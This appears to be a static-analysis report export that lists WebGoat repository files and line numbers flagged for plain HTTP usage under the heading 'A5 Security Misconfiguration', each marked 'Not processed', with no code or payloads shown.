webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8331	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8332	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8784	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8890	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8897	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8970	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8973	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8976	Not processed
webgoat-container/src/main/resources/templates/about.html:2	Not processed
webgoat-container/src/main/resources/templates/lesson_content.html:2	Not processed
webgoat-container/src/main/resources/templates/login.html:2	Not processed
webgoat-container/src/main/resources/templates/main_new.html:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/templates/main_new.html:3	Not processed
webgoat-container/src/main/resources/templates/registration.html:2	Not processed
webgoat-container/src/main/resources/templates/scoreboard.html:2	Not processed
webgoat-container/src/main/resources/templates/scoreboard.html:3	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/assignments/AssignmentEndpointTest.java:3	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LabelServiceTest.java:24	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LessonMenuServiceTest.java:2	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LessonProgressServiceTest.java:31	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/session/CourseTest.java:6	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/session/LessonTrackerTest.java:19	Not processed
webgoat-integration-tests/pom.xml:1	Not processed
webgoat-integration-tests/pom.xml:2	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:39	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:40	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/SSRFTest.java:21	Not processed
webgoat-lessons/auth-bypass/pom.xml:1	Not processed
webgoat-lessons/auth-bypass/pom.xml:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AccountVerificationHelper.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AuthBypass.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/VerifyAccount.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/resources/html/AuthBypass.html:1	Not processed
webgoat-lessons/auth-bypass/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7	Not processed
webgoat-lessons/auth-bypass/src/test/org/owasp/webgoat/auth_bypass/BypassVerificationTest.java:3	Not processed
webgoat-lessons/bypass-restrictions/pom.xml:1	Not processed
webgoat-lessons/bypass-restrictions/pom.xml:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFieldRestrictions.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFrontendValidation.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictions.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:3	Not processed
webgoat-lessons/challenge/pom.xml:1	Not processed
webgoat-lessons/challenge/pom.xml:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge1/Assignment1.java:16	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Assignment5.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Challenge5.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:13	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:27	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:28	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Email.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Flag.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/SolutionConstants.java:2	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:11	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:2	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge.html:3	Not processed
webgoat-lessons/challenge/src/test/java/org/owasp/webgoat/challenges/Assignment1Test.java:2	Not processed
webgoat-lessons/chrome-dev-tools/pom.xml:1	Not processed
webgoat-lessons/chrome-dev-tools/pom.xml:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/ChromeDevTools.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkDummy.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkLesson.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:3	Not processed
webgoat-lessons/cia/pom.xml:1	Not processed
webgoat-lessons/cia/pom.xml:2	Not processed
webgoat-lessons/cia/src/main/resources/html/CIA.html:3	Not processed
webgoat-lessons/client-side-filtering/pom.xml:1	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/client-side-filtering/pom.xml:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringAssignment.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringFreeAssignment.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFiltering.java:10	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/Salaries.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ShopEndpoint.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:2	Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96	Not processed
webgoat-lessons/client-side-filtering/src/test/java/org/owasp/webgoat/client_side_filtering/ShopEndpointTest.java:2	Not processed
webgoat-lessons/command-injection/pom.xml:1	Not processed
webgoat-lessons/command-injection/pom.xml:2	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:18	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:41	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:43	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpProxies.java:12	Not processed
webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:3	Not processed
webgoat-lessons/cross-site-scripting/pom.xml:1	Not processed
webgoat-lessons/cross-site-scripting/pom.xml:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScripting.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson1.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson3.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson4.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson5a.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson6a.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingQuiz.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScripting.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingVerifier.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/mitigation/CrossSiteScriptingMitigation.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/CrossSiteScriptingStored.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredCrossSiteScriptingVerifier.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredXssComments.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingMitigation.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content3.adoc:14	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:55	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:60	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:35	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:40	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonSolutions/html/CrossSiteScripting.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingTest.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/StoredXssCommentsTest.java:2	Not processed
webgoat-lessons/crypto/pom.xml:1	Not processed
webgoat-lessons/crypto/pom.xml:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/Crypto.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/EncodingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/HashingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SecureDefaultsAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SigningAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/XOREncodingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:3	Not processed
webgoat-lessons/crypto/src/main/resources/lessonSolutions/html/crypto.html:3	Not processed
webgoat-lessons/csrf/pom.xml:1	Not processed
webgoat-lessons/csrf/pom.xml:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFConfirmFlag1.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFFeedback.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFGetFlag.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRF.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFLogin.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/ForgedReviews.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/Review.java:2	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:3	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_ContentType.adoc:20	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_GET.adoc:5	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Impact_Defense.adoc:13	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:16	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:19	Not processed
webgoat-lessons/csrf/src/test/java/org/owasp/webgoat/csrf/CSRFFeedbackTest.java:2	Not processed
webgoat-lessons/html-tampering/pom.xml:1	Not processed
webgoat-lessons/html-tampering/pom.xml:2	Not processed
webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTampering.java:10	Not processed
webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTamperingTask.java:2	Not processed
webgoat-lessons/html-tampering/src/main/resources/html/HtmlTampering.html:3	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/http-basics/pom.xml:1	Not processed
webgoat-lessons/http-basics/pom.xml:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasics.java:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:3	Not processed
webgoat-lessons/http-basics/src/main/resources/lessonSolutions/html/HttpBasics.html:3	Not processed
webgoat-lessons/http-proxies/pom.xml:1	Not processed
webgoat-lessons/http-proxies/pom.xml:2	Not processed
webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequest.java:2	Not processed
webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpProxies.java:10	Not processed
webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:3	Not processed
webgoat-lessons/http-proxies/src/main/resources/lessonPlans/en/9manual.adoc:18	Not processed
webgoat-lessons/http-proxies/src/test/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequestTest.java:2	Not processed
webgoat-lessons/idor/pom.xml:1	Not processed
webgoat-lessons/idor/pom.xml:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORDiffAttributes.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOREditOtherProfiile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOR.java:10	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORLogin.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOtherProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfileAltUrl.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/UserProfile.java:2	Not processed
webgoat-lessons/idor/src/main/resources/html/IDOR.html:1	Not processed
webgoat-lessons/idor/src/main/resources/lessonPlans/en/IDOR_intro.adoc:40	Not processed
webgoat-lessons/insecure-deserialization/pom.xml:1	Not processed
webgoat-lessons/insecure-deserialization/pom.xml:2	Not processed
webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserialization.java:10	Not processed
webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java:2	Not processed
webgoat-lessons/insecure-deserialization/src/main/resources/html/InsecureDeserialization.html:3	Not processed
webgoat-lessons/insecure-login/pom.xml:1	Not processed
webgoat-lessons/insecure-login/pom.xml:2	Not processed
webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLogin.java:10	Not processed
webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLoginTask.java:2	Not processed
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3	Not processed
webgoat-lessons/jwt/pom.xml:1	Not processed
webgoat-lessons/jwt/pom.xml:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTFinalEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWT.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTRefreshEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTVotesEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/votes/Vote.java:2	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:3	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:85	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:86	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:87	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTRefreshEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTVotesEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/TokenTest.java:2	Not processed
webgoat-lessons/missing-function-ac/pom.xml:1	Not processed
webgoat-lessons/missing-function-ac/pom.xml:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/DisplayUser.java:12	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenus.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionAC.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsers.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/Users.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:1	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/DisplayUserTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenusTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsersTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionYourHashTest.java:2	Not processed
webgoat-lessons/password-reset/pom.xml:1	Not processed
webgoat-lessons/password-reset/pom.xml:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordResetEmail.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordReset.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/QuestionsAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:93	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.java:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/TriedQuestions.java:2	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3	Not processed
webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_known_questions.adoc:14	Not processed
webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_plan.adoc:20	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_link_not_found.html:2	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:2	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/success.html:2	Not processed
webgoat-lessons/path-traversal/pom.xml:1	Not processed
webgoat-lessons/path-traversal/pom.xml:2	Not processed
webgoat-lessons/path-traversal/src/main/java/org/owasp/webgoat/path_traversal/PathTraversal.java:2	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:1	Not processed
webgoat-lessons/path-traversal/src/main/resources/i18n/WebGoatLabels.properties:3	Not processed
webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:10	Not processed
webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:11	Not processed
webgoat-lessons/pom.xml:1	Not processed
webgoat-lessons/pom.xml:2	Not processed
webgoat-lessons/secure-passwords/pom.xml:1	Not processed
webgoat-lessons/secure-passwords/pom.xml:2	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2	Not processed
webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswords.java:2	Not processed
webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3	Not processed
webgoat-lessons/sol.MD:97	Not processed
webgoat-lessons/sol.txt:75	Not processed
webgoat-lessons/sql-injection/pom.xml:1	Not processed
webgoat-lessons/sql-injection/pom.xml:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionAdvanced.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallenge.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallengeLogin.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6b.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionQuiz.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjection.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5b.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/Servers.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson13.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionMitigations.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidation.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidationOnKeywords.java:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/lessonPlans/en/SqlInjection_introduction_content1.adoc:34	Not processed
webgoat-lessons/sql-injection/src/main/resources/lessonSolutions/html/SqlInjection.html:3	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5aTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6aTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6bTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/SqlLessonTest.java:2	Not processed
webgoat-lessons/ssrf/pom.xml:1	Not processed
webgoat-lessons/ssrf/pom.xml:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRF.java:10	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask1.java:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:53	Not processed
webgoat-lessons/ssrf/src/main/resources/html/SSRF.html:3	Not processed
webgoat-lessons/ssrf/src/main/resources/i18n/WebGoatLabels.properties:9	Not processed
webgoat-lessons/ssrf/src/main/resources/lessonPlans/en/SSRF_Task2.adoc:1	Not processed

* Rejected vulnerabilities are not taken into account

A5	Security Misconfiguration

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:2	Not processed
